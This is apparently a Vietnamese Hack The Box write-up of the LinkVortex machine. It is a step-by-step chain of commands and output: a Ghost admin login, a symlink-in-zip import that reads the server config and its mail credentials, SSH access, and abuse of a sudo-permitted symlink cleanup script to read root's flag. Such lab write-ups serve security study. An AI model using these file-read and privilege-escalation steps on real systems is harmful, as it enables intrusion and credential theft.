
/var/lib/ghost/config.production.json Hãy thử đọc cấu hình tập tin này bằng code khai thác

```
file> /var/lib/ghost/config.production.json
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
      "minWait": 1,
      "maxWait": 604800000,
      "freeRetries": 5000
    }
  },
  "mail": {
    "transport": "SMTP",
    "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
      }
    }
  }
}
```


Ta thu được user: bob@linkvortex.htb và pass: fibber-talented-wordth


**Khai thác từng bước theo code*

```
curl -c cookie.txt -d "username=admin@linkvortex.htb" -d "password=OctopiFociPilfer45" \
-H "Origin: http://linkvortex.htb" \
-H "Accept-Version: v3.0" \
http://linkvortex.htb/ghost/api/v3/admin/session/
```



```
(root@lyquockhanh)~[~/Documents/HTB/LinkVortex]
# curl -c cookie.txt -d "username=admin@linkvortex.htb" -d "password=OctopiFociPilfer45" \
-H "Origin: http://linkvortex.htb" \
-H "Accept-Version: v3.0" \
http://linkvortex.htb/ghost/api/v3/admin/session/
Created
(root@lyquockhanh)~[~/Documents/HTB/LinkVortex]
# cat cookie.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.
#HttpOnly_linkvortex.htb FALSE /ghost FALSE 1750867427 ghost-admin-api-session s%3ABrw6klCDmvrB_8Lq7SN4e7SLjLkUyX_I.1UgXnkCPxR9MppiyPaIG5j4wghp9H39C7WP%2F8nKGDyQ
```

Tạo thư mục mới bằng câu lệnh : `mkdir -p exploit/content/images/2024/`



```
(root@lyquockhanh)~[~/Documents/HTB/LinkVortex]
# mkdir -p exploit/content/images/2024/
```

Tạo liên kết mềm trỏ đến tệp mục tiêu `/var/lib/ghost/config.production.json` thông qua câu lệnh :

`ln -s /var/lib/ghost/config.production.json exploit/content/images/2024/exploit1.png`

Đóng gói tệp thông qua câu lệnh :

`zip -r -y exploit.zip exploit/ &>/dev/null`



```
(root@lyquockhanh)~[~/Documents/HTB/LinkVortex]
# ln -s /var/lib/ghost/config.production.json exploit/content/images/2024/exploit1.png
(root@lyquockhanh)~[~/Documents/HTB/LinkVortex]
# zip -r -y exploit.zip exploit/ &>/dev/null
```

Gửi file zip lên máy chủ đích tại đường dẫn

<http://linkvortex.htb/ghost/api/v3/admin/db> và có chứa cookie admin

`curl -b cookie.txt \`

`-H "Accept: text/plain, */*; q=0.01" \`

`-H "X-Ghost-Version: 5.58" \`

`-H "Content-Type: multipart/form-data" \`

**-X POST **

**-F "importfile=@exploit.zip;type=application/zip" **

http://linkvortex.htb/ghost/api/v3/admin/db

```
(root@lyquockhanh)-[~/Documents/HTB/LinkVortex]
# curl -b cookie.txt \
-H "Accept: text/plain, */*; q=0.01" \
-H "X-Ghost-Version: 5.58" \
-H "Content-Type: multipart/form-data" \
-X POST \
-F "importfile=@exploit.zip;type=application/zip" \
http://linkvortex.htb/ghost/api/v3/admin/db
{"db":[], "problems":[]}
```

curl http://linkvortex.htb/content/images/2024/exploit1.png

```
(root@lyquockhanh)-[~/Documents/HTB/LinkVortex]
# curl http://linkvortex.htb/content/images/2024/exploit1.png
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
      "minWait": 1,
      "maxWait": 604800000,
      "freeRetries": 5000
    }
  },
  "mail": {
    "transport": "SMTP",
    "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-wordth"
      }
    }
  }
}
```

Ta thu được user: bob@linkvortex.htb và pass: fibber-talented-wordth

Ta sử dụng user và pass kết nối từ xa tới máy chủ đích thông qua dịch vụ ssh có cổng 22 .

```
(root@lyquockhanh) [~/Documents/GitHack-master/dev.linkvortex.htb]
# ssh bob@linkvortex.htb
The authenticity of host 'linkvortex.htb (10.10.11.47)' can't be established.
ED25519 key fingerprint is SHA256:vrkQDvTUj3pAJVT+1luld06EvxgySHoV6DPCcat0WkI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'linkvortex.htb' (ED25519) to the list of known hosts.
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet con
nection or proxy settings

Last login: Mon Dec 16 08:04:53 2024 from 10.10.16.25
bob@linkvortex:~$ ls
'file.png;whoami'  hyh.txt  link2.txt  pwn.txt
hyh.org           link1.txt  own.txt   user.txt
bob@linkvortex:~$ cat user.txt
8ba6079fec875bdba270b9243a3658f5
bob@linkvortex:~$
```

Ta đọc được thành công file user.txt thu được flag user :
8ba6079fec875bdba270b9243a3658f5

Kiểm tra quyền của người dùng bob với câu lệnh : sudo -l

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
,
    use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$
```

+ Người dùng "bob" có thể chạy script /opt/ghost/clean_symlink.sh với các tham số là các tệp .png mà không cần mật khẩu.

+ Các quyền mặc định được áp dụng khi "bob" sử dụng sudo bao gồm việc reset môi trường, giữ lại một số biến môi trường quan trọng, và đảm bảo các lệnh chỉ có thể chạy trong các thư mục được xác định trước (secure path).

4.Privilege Escalation

Câu lệnh :cat /opt/ghost/clean_symlink.sh

```
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash
#Link type: "Direct"

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
    CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
    /usr/bin/echo "! First argument must be a png file !"
    exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
    LINK_NAME=$(/usr/bin/basename $LINK)
    LINK_TARGET=$(/usr/bin/readlink $LINK)
    if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
        /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
        /usr/bin/unlink $LINK
    else
        /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
        /usr/bin/mv $LINK $QUAR_DIR/
        if $CHECK_CONTENT;then
            /usr/bin/echo "Content:"
            /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
        fi
    fi
fi
fi
bob@linkvortex:~$
```

- Di chuyển biểu tượng liên kết đến **/var/quarantined** thư mục.
- Nếu vậy CHECK_CONTENT=true thì tập lệnh sẽ cố gắng xuất ra nội dung của tập.

Sau đó tạo một biểu tượng liên kết và kết nối với root.txt. sử dụng kết nối phụ để bỏ qua nó và CHECK_CONTENT đặt nó thành đúng.

```
ln -s /root/root.txt lqkhanh.txt
```

```
ln -s /home/bob/lqkhanh.txt lqkhanh.png
```

```
sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/lqkhanh.png
```

```
bob@linkvortex:~$ ln -s /root/root.txt lqkhanh.txt
bob@linkvortex:~$ ln -s /home/bob/lqkhanh.txt lqkhanh.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/lqkhanh.png
Link found [ /home/bob/lqkhanh.png ] , moving it to quarantine
Content:
9c7af9b26dc5fa045f7d2fe21e22c4d2
bob@linkvortex:~$
```

Thu được flag root : **9c7af9b26dc5fa045f7d2fe21e22c4d2**

